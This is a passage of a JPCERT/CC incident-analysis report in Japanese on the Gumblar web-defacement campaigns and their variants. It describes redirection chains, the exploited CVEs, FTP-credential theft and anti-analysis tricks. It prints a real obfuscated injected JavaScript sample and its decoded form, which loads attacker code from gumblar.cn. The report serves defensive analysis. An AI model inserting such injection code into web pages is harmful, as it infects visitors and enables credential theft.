JPCERT CC®

踏み台にされる Web サイト

~いわゆる Gumblar の攻撃手法の分析調査~

一般社団法人 JPCERT コーディネーションセンター

2010 年 11 月 15 日

目次

1. はじめに

昨今、脆弱性やマルウエアなど様々なセキュリティインシデントに関する情報が、ニュースメディアなどで取り上げられています。その中で、特に 2009 年 4 月以降、注目を浴びたのが、Gumblar（ガンブラー）です。Gumblar は、発生当初、他の Web サイト改ざん事例と同列に見られていました。その後、徐々に調査が進むにつれ、Web サイトの改ざん手法や Web サイト改ざんの被害の規模、動作するマルウエアの挙動など、この攻撃の特徴的な実態が浮き彫りになってきました。細部の変化を伴いつつ、2010 年 10 月現在も攻撃活動が継続しています。

2009 年 4 月以降、JPCERT コーディネーションセンター（以下、「JPCERT/CC」という。）のインシデント対応窓口では、Gumblar の攻撃による Web サイトの改ざん（以下、単に「Web 改ざん」という。）の報告を多く受けています。JPCERT/CC では、受け取った報告から Web 改ざんの実態把握や統計情報の収集を行うだけでなく、必要に応じて関連マルウエアを分析し、その結果に基づいて、改ざんされたサイトの管理者や、実行されるマルウエアの配布先などへコーディネーションも行っています。

本報告書では、Web 改ざんの攻撃手法の実態を把握していただくため、こうした JPCERT/CC の活動を通して得られた情報を元に、Gumblar の攻撃手法の流れ、感染するマルウエアの動作などを紹介します。Web 改ざんの実態把握および対策を検討する際に、本報告書を参照いただければ幸いです。

なお、本報告書は、JPCERT/CC が株式会社 Kaspersky Labs Japan および株式会社ラックに委託して実施した調査研究の成果を含んでいます。

2. Web 改ざんについて

2000 年から 2001 年にかけて日本の中央官庁で頻発した Web 改ざんは、システムへ侵入できたことを誇示したり、自分たちのグループの主張がマスコミに取り上げられたりすることを狙った愉快犯的な Web 改ざんが主流でした。

しかし、スパムやマルウエアなども含め、攻撃者の攻撃の目的が、金銭を狙った攻撃にシフトしていくにつれ、このよう愉快犯的な Web 改ざんは影を潜め、Web サイトにアクセスしたユーザの情報などを狙う、金銭目的の攻撃が主流となってきました。ユーザを攻撃する手段としては、JavaScript などが用いられ、改ざんされた Web ページにアクセスしたユーザを気付かないうちに、攻撃者が指定した Web サイトへ誘導（以下、「リダイレクト」という。）します。多くの場合、リダイレクト先のサイトからマルウエアがダウンロードされ、ユーザの PCにインストールされます。この種の攻撃が始まった 2005 年から 2008 年にかけて、Web 改ざんは、Web サーバへの侵入や、SQL インジェクションなどの Web コンテンツ管理システムの脆弱性などを利用して行われていました。

そして、2009 年から頻繁に確認されるようになった Web 改ざんが Gumblar です。Gumblar でも、攻撃者が意図する Web サイトへユーザをリダイレクトしマルウエアをダウンロードするプロセスは、2005 年から 2008 年頃の Web 改ざんと基本的には変わりません。しかし、ダウンロードされるマルウエアが、FTP アカウント情報を盗み、この FTP アカウント情報で新たな Web 改ざんが可能になります。この循環を繰り返すことで、Gumblar による Web 改ざんが燎原の火のようにインターネット上の多数の Web サイトに拡大していきました。

3. Gumblar について

Gumblar は、正規 Web サイトに仕掛けを組み込んで、アクセスしたユーザを気付かせないまま攻撃者の用意するサイトへリダイレクトし、最終的には、FTP アカウント情報を盗むことを目的とするマルウエアにユーザの PC を感染させます。この一連の流れで遂行される攻撃を Gumblar と呼び、Web 改ざんを伴う類似の攻撃の総称として使用されるようになりました。Gumblar の名前は、2009 年 4 月に攻撃が観測された時点で、攻撃者が用意していたリダイレクト先の Web サイトのドメイン名（gumblar.cn）から付けられています。Gumblar と呼ばれる攻撃手法に共通する特徴を次に示します。

- 正規 Web サイトを改ざんし、ユーザを攻撃者が用意した攻撃サイトへリダイレクトする
- 脆弱性を攻撃し、ユーザの PC にマルウエアを感染させ、FTP アカウント情報を盗む
- 盗んだ FTP アカウント情報を用いて Web 改ざんを行い、リダイレクト用の Web サーバを増やす

このような特徴を持つ攻撃が Gumblar もしくは Gumblar 攻撃と呼ばれていますが、その細部は一様ではありません。2009 年 4 月に専門家の間で認知されてから、今日まで継続的に種々の改造が加えられ、多様な変化をたどりながら今日に到っています。本報告書では、攻撃内容および発生時期などから Gumblar の攻撃手法を大きく 3 種類に分類して説明します。3 つの種類の確認時期と名称、特徴を表 3-1 に示します。本報告書では、各種類の Gumblar に対して、表 3-1 に掲げた名称を用います。これ以降の説明では、広義の Gumblar（攻撃手法全般）は「広義の Gumblar」、狭義の Gumblar（2009 年 4 月に発生した攻撃手法単体）は「Gumblar」と表記します。

表 3-1 各 Gumblar の名称および確認時期、特徴の一覧

名称	確認期間	特徴	章番号
Gumblar	2009 年 4 月から 5 月	● 挿入される JavaScript が難読化されている ● リダイレクト先が特定のドメインに絞られている ● FTP アカウント情報を盗むことを目的とするマルウエアに感染する	3.1
Gumblar.X	2009 年 10 月から 12 月 2010 年 2 月（活動再開）から 2010 年 10 月現在	● 挿入される JavaScript は難読化されていない ● 複数の脆弱性を狙い、PC へのマルウエアの感染を試みる ● 接続元の制限がかけられている ● FTP アカウント情報を盗むことを目的とするマルウエアに感染する	3.2
Gumblar.8080	2009 年 12 月から 2010 年 10 月現在	● 挿入される JavaScript は難読化されていたが、2010 年 6 月 12 日以降、難読化されない形で挿入されている ● 複数の脆弱性を狙い、PC へのマルウエアの感染を試みる ● 接続元の制限がかけられている ● FTP アカウント情報を盗むことを目的するマルウエアだけではなく、複数のマルウエアに感染する	3.3

表 3-1 で示したように、各 Gumblar の攻撃手法は少しずつ異なった特徴を持っており、確認期間も数カ月ずつのずれがあります。JPCERT/CC のインシデント報告窓口へのインシデント報告についても、図 3.1 に示すように各 Gumblar の攻撃の確認時期と同じ時期に、多く寄せられています。




図 3.1 JPCERT/CC に寄せられた Web 改ざんに関するインデント件数の推移

図 3.1 で示したように、Gumblar が確認された 2009 年 4 月、Gumblar.X が確認された 2009 年 10 月、Gumblar.8080 が確認された 2009 年 12 月に、JPCERT/CC へのインシデント報告件数が増えています。ここで注意しなければならない点は、図 3.1 で示した数はあくまで JPCERT/CC に報告を寄せていただいた件数であり、Web 改ざんの一部に過ぎないということです。実際には、ここで示した数以上の Web サイトの改ざん被害が発生していると考えられます。また、図 3.1 では 2010 年 9 月までのデータを使用していますが、実際には 2010 年 10 月現在でも、Gumblar.X および Gumblar.8080 の Web 改ざんが確認されており、攻撃の脅威が続いています。

これら多様な攻撃に対応していくためには、それぞれの実態を把握して対応・対策について検討を進めていく必要があります。次項以降では、Gumblar、Gumblar.X、Gumblar.8080 それぞれの攻撃手法について説明していきます。

3.1. Gumblar（活動時期: 2009 年 4 月から 5 月）

Gumblar という名称は、2009 年 4 月に初めて登場しました。有名な Web サイトが改ざんを受けたことで、メディアなどでも大きく注目され、Gumblar という名称および攻撃手法が世に広く知られるように

なりました。JPCERT/CC にも同時期に多くの Web 改ざんについてインシデント報告が寄せられ、コーディネーション対応を実施しました。この Gumblar の攻撃が、その後の Gumblar.X および Gumblar.8080 の祖と考えられます。

2009 年 4 月に確認された、Gumblar の攻撃の流れを図 3.2 に示します。

図 3.2 Gumblar の攻撃の流れ

[Gumblar の攻撃の流れ]

① 攻撃者により正規 Web サイトが改ざん
② 改ざんされた Web サイトにユーザがアクセス
③ リダイレクトされたユーザは、攻撃者の用意した Web サイトへリダイレクトされる
④ 脆弱性を攻撃され、最終的にマルウエアへ感染させられる
⑤ 感染後、マルウエアは、FTP アカウント情報を盗み、攻撃者の用意するサイトへ盗んだ FTP アカウント情報を送付

図 3.2 で示したように Gumblar の攻撃手法は、後述する Gumblar.X や Gumblar.8080 と比較して、単純な構造になっています。Gumblar の特徴について 3.1.1 以降に説明します。

3.1.1. Gumblar の攻撃手法

Gumblar の攻撃手法を以下に説明します。

- 難読化された JavaScript が、「html ファイル」の</head>と<body>の間に挿入される

```
<script language=javascript><!-- ↵
(function(){var xXx='%';var ZjWrI='_76_61r_20_61_3d_22_53criptE_6eg_69ne_22_2cb_3d_22V_65r_73io_6e()
+_22_2cj_3d_22_22_2cu_3d_6eav_69_67a_74or_2e_75_73er_41g_65nt_3bif(_28u_2e_69ndexOf_28_22W_69n_22)_3
e0)_26_26_28_75_2ein_64exOf(_22N_54_20_36_22)_3c0_29_26_26(do_63ument_2ecook_69_65_2ei_6ed_65xOf(_22
_6die_6b_3d_31_22_29_3c0_29_26_26(t_79p_65of(z_72_76_7at_73)_21_3dt_79peof(_22A_22)))_7bzr_76zts_3d_
22A_22_3b_65v_61l(_22if(wi_6edow_2e_22+a+_22)_6a_3dj+_22+a+_22_4d_61jo_72_22_2bb_2ba+_22Minor_22+b+a
+_22_42_75ild_22+b+_22_6a_3b_22)_3bd_6fcument_2e_77r_69te_28_22_3cscript_20sr_63_3d_2f_2fgumblar_2e_
63n_2f_72_73s_2f_3fi_64_3d_22+j_2b_22_3e_3c_5c_2fscript_3e_22_29_3b_7d';var xtS=ZjWrI.replace(/_/g,x
Xx);eval(unescape(xtS))})();↵
 --></script>↵
```

図 3.3 2009 年 4 月 Gumblar の難読化された JavaScript のサンプル

```
var a="ScriptEngine",b="Version()+",j="",u=navigator.userAgent;if((u.indexOf("Win")>0)&&(u.indexOf("
NT 6")<0)&&(document.cookie.indexOf("miek=1")<0)&&(typeof(zrvzts)!=typeof("A"))){zrvzts="A";eval("if
(window."+a+")j=j+"+a+"Major"+b+a+"Minor"+b+a+"Build"+b+"j;");document.write("<script src=//gumblar.
cn/rss/?id="+j+"><¥/script>");}↵
```

図 3.4 図 3.3 の JavaScript を復号した JavaScript

- gumblar.cn、martuz.cn、zilkon.lv など特定のドメインにリダイレクトされる
- FTP アカウント情報を盗むことを目的とするマルウエアに感染

  ※FTP アカウント情報を盗むことを目的とした挙動については、2009 年 4 月時点ではその機能を持つマルウエアの検体を入手できなかったため、JPCERT/CC では確認できませんでした。その後、検体を入手して調査し、Gumblar.X で入手したマルウエアと類似のマルウエアであることを確認しています。マルウエアの動作の詳細については、3.2.2 を参照してください。

Gumblar は、リダイレクト先のドメイン（gumblar.cn や martuz.cn、zilkon.lv など）が固定であったため、JPCERT/CC などの要請によるドメインの停止で、終息に向かいました。ただし、この時点で改ざんを受けたにも関わらずパスワードの再設定などの対応をしなかった Web 管理者が管理する Web サイトの一部は、2009 年 10 月に発生する Gumblar.X で再び改ざんの被害を受けるなど、再度攻撃の出発地点として使用されることになります。

3.2. Gumblar.X（活動時期: 2009 年 10 月から 12 月、2010 年 2 月から 10 月現在）

Gumblar の攻撃は、2009 年 5 月頃を境に一旦終息に向かいました。しかし数カ月後、再び改ざん被害を受ける Web サイトの増加が確認され、息を吹き返しました。2009 年 10 月頃から確認されたこの攻撃手

法は、2009 年 4 月の Gumblar と類似していたことから Gumblar の亜種として扱われ、Gumblar.X と呼ばれています。

Gumblar.X の攻撃の流れを図 3.5 に示します。




図 3.5 Gumblar.X の攻撃の流れ

[Gumblar.X の攻撃手法の流れ]

① 攻撃者が、改ざんサイト群と、攻撃サイト群、情報送付サイト群を準備

② 改ざんされた Web サイトにユーザがアクセス

③ ユーザは、攻撃者の用意した Web サイトへリダイレクトされ、複数の脆弱性を順に攻撃され、いずれかの脆弱性をもっていた場合にはマルウエアへ感染させられる

④ 感染後、マルウエアは、FTP アカウント情報を盗み、攻撃者の用意するサイトへ盗んだ FTP アカウント情報を送信

Gumblar.X の攻撃手法は、Gumblar と比較し分析を困難にさせる手法が取り入れられています。

Gumblar.X の攻撃手法の特徴や動作するマルウエアの動作内容は、3.2.1 で説明します。

3.2.1. Gumblar.X の攻撃手法

Gumblar.X は、Gumblar の攻撃手法よりも巧妙な仕組みに変化しています。Gumblar.X の攻撃手法について説明します。

- Gumblar とは異なり、不正な JavaScript が難読化されない状態で挿入されます。改ざん対象が「html ファイル」の場合には、</head>タグと<body>タグの間に挿入され（図 3.6）、「js ファイル」の場合には末尾に挿入されます（図 3.7）。




図 3.6 Gumblar.X 「html」ファイルへの挿入例

また、「js ファイル」の場合には、複数行挿入されている場合もあります。これは、同一ファイルが複数回改ざんを受けたことを表しています。




図 3.7 Gumblar.X 「js」ファイルへの挿入例

- リダイレクト先（攻撃サイト）では、アクセスした Web ブラウザに応じて異なる JavaScript のコードがダウンロードされ、攻撃する脆弱性が変化します。Internet Explorer 7 でアクセスした際、実行される JavaScript の一部を図 3.8 に示します。図 3.8 内の①および②には Adobe Reader/Acrobat のバージョンおよび Adobe Flash Player のバージョンを確認しているコードになります。③はセッション ID で接続の制限などに用いられます。

図 3.8 Internet Explorer 7 でアクセス時、実行される JavaScript（一部）

- 使用される脆弱性は、前述したようにアクセスした Web ブラウザにより変化します。Gumblar.X で確認された脆弱性について、表 3-2 に示します。

- 脆弱性があると、FTP アカウント情報を盗むマルウエアに感染します。マルウエアの動作の詳細については、3.2.2 を参照してください。

表 3-2 Gumblar.X が攻撃する脆弱性

ソフトウエア	バージョン	脆弱性
MDAC	-	MS06-014
Internet Explorer	7	MS09-002
Microsoft Office Web コンポーネント	-	MS09-043
Adobe Reader/Acrobat	8.1.1 以前	CVE-2007-5659
	8.1.2 以前	CVE-2008-2992
	9.0 以前および 8.l.3 以前	CVE-2009-0927
Adobe Flash	9.0.123 以前	CVE-2007-0071
	10.0.22 以前	CVE-2009-1862
Java (JRE)	1.6.10 以前	CVE-2008-5353

- リダイレクト先（攻撃サイト）では、接続元 IP アドレスに基づくアクセス制限（同一 IP アドレスからの接続を一定期間制限)やセッション ID（s＝[英数字 8 文字]）に基づくアクセス制限（図 3.8 の③部分）などが行われています。これは、マルウエア分析の中で発生するアクセスに対して挙動を変えることで、分析作業を困難にさせるためと思われます。

- リダイレクト先（攻撃サイト）では、GeoIP[1]の機能を使用して、接続元が日本であった場合、接続を拒否するよう制限が掛けられています。図 3.9 で示したのは、Gumblar.Xの攻撃サイトで使用されている「php ファイル」の一部です。接続元 IP アドレスが日本の場合、0 バイトのデータが返されます。（2010 年 2 月中旬頃より）。

[1] MaxMind 社が提供するサービス。国や地域およびサービスプロバイダ（ISP）をマッピングしたデータベースを有しており、IP アドレスやドメインから、位置情報（地域）を取得することができる。




図 3.9 日本からの接続を避ける Gumblar.X のコード

- マルウエア配布に使用さている Web サイトには、「php ファイル」の他に「php ファイル」と同じ階層に「s」というディレクトリが存在します。このディレクトリには、アクセスログを格納するディレクトリや各種ファイル（マルウエア本体、Adobe Reader/Acrobat および Adobe Flash など、実際に脆弱性を攻撃するファイル）がエンコードされた状態で置かれています（図 3.10）。これらエンコードされたファイルは、ユーザが Gumblar.X のサイトに接続した際、「php スクリプト」によってデコードされ、ユーザの環境で実行されます。




図 3.10 Gumblar.X の攻撃サイトの参考例

また、マルウエア配布サイトに配置されている「php ファイル」は、バックドアと思われる機能も有しています。これはファイルの更新やコマンドの実行に使用されていると推測されます。

3.2.2. Gumblar.X のマルウエアの挙動

Gumblar.X で動作するマルウエアは、FTP のアカウントを盗むことを目的としています。また、Gumblar の攻撃手法で感染するマルウエアと、同じ機能を有しています。マルウエアの動作について、以下で説明します。

- FTP アカウント情報を盗む

  FTP アカウント情報を盗む機能を有しており、通信パケットの中から FTP アカウント情報を盗み、特定のサーバに送信します。FTP アカウント情報を送信する方法としては、攻撃者が用意する特定のサーバ（図 3.5 の情報収集サイト群）への通信を目立たなくするために、ユーザが Web ブラウザを使用して Web サイトを閲覧するタイミングに合わせて送付します。送信時のフォーマットは図 3.11 に示すようになっており、HTTP ヘッダ内に情報が含まれています。




図 3.11 FTP アカウント情報を送付する際の HTTP リクエストヘッダ

- ウイルス対策ソフトへの対応

  PC 上で HTTP プロトコルによる通信を監視し、アクセス先 URL 内に特定のウイルス対策ソフトベンダのドメインが含まれる接続要求を阻害します。阻害方法は、GET メソッドなどのメソッド名の変更です。図 3.12 はその一例で、GET メソッドで「GET」が「HET」に変更されています。

図 3.12. ウイルス対策ソフトベンダのドメインへのアクセス要求の阻害

また、本マルウエアに感染した場合、プログラム（コマンドプロンプトなど）の動作妨害や OS 自体の動作が不安定になるなど、複数の症状が発生します。

3.2.3. Gumblar と Gumblar.X の相違点

Gumblar.X は、Gumblar の攻撃時の攻撃手法（不正な JavaScritpt の挿入箇所、動作するマルウエアの挙動および FTP アカウント情報を盗むという目的など）との共通点が見られ、大枠では同一の攻撃手法による攻撃と考えられます。しかし、攻撃手法のすべてが同じということではなく、Gumblar と Gumblar.X の攻撃手法では、図 3.13 のような違いが見られます。




図 3.13 Gumblar と Gumblar.X の比較

Gumblar.X の攻撃手法の大きな特徴として、図 3.5 に示すように改ざんサイト用、攻撃サイト用、情報収集用のサーバ群を攻撃者の権限の過多により各サイト群に振り分け、それらのサーバ群を図 3.13 に示すように改ざんサイトを攻撃サイトにも使用するなど各サイト群を多目的に使用し、脆弱なシステムによるネットワークを構築している点が挙げられます。Gumblar では見られなかった、このような仕組みが用いられたことで、例えば URL フィルタリングなどによる感染や情報漏えいに対する対策が難しくなります。また、リダイレクトに使用する Web サイトを大量に用意し、攻撃の経路を多様化することで（ユーザのマルウエアへの感染確率が上がる）、マルウエアの感染者を増加させ（収集される FTP アカウント情報が増加）、結果として攻撃に利用できる Web サイト（改ざんサイト）を多数作り出すことが可能なフィードバック・ループを、より急拡大できる循環に変化させています。

Gumblar.X は、2009 年 12 月に一度活動の終息が確認されました。しかし、2010 年 2 月に入り、再度その活動を活発化させています。現在は、日本の IP アドレスからの接続制限が行われているため、日本におけるユーザの被害は発生していないと推測されますが、Gumblar.X の日本国内における Web 改ざんは、2010 年 10 月現在も新たに発生しています。

3.3. Gumblar.8080（活動時期: 2009 年 12 月から 2010 年 10 月現在）

2009 年 12 月から 2010 年 2 月まで、Gumblar.X の Web 改ざんが一時的に終息しました。Gumblar.X と入れ替わるようにして活動が確認されたのが、Gumblar.8080 です。Gumblar.8080 は、それまでの Gumblar や Gumblar.X とは攻撃手法や改ざん内容、実行されるマルウエアの動作内容などに大きく違いがあることから Gumblar や Gumblar.X とは別系統のものと考えられることもあります。しかし、「正規 Web サイトの改ざん」、「複数の脆弱性を攻撃して、マルウエアの実行を試みる」、「FTP を含むアカント情報を盗むことを目的としたマルウエアが動作する」などの共通点から、Gumblar に分類されます。Gumblar.8080 は、当初接続するトップレベルドメイン（.ru、ロシア）や使用されるポート（8080）が一定であったことから、「ru:8080」と呼ばれることも、改ざん内容に「/*GNU GPL*/」という文字列が含まれていたことから、「GNUGPL」と呼ばれることもあります。本報告書では、Gumblar.8080 の呼称を用います。

Gumblar.8080 の攻撃の流れを図 3.14 に示します。

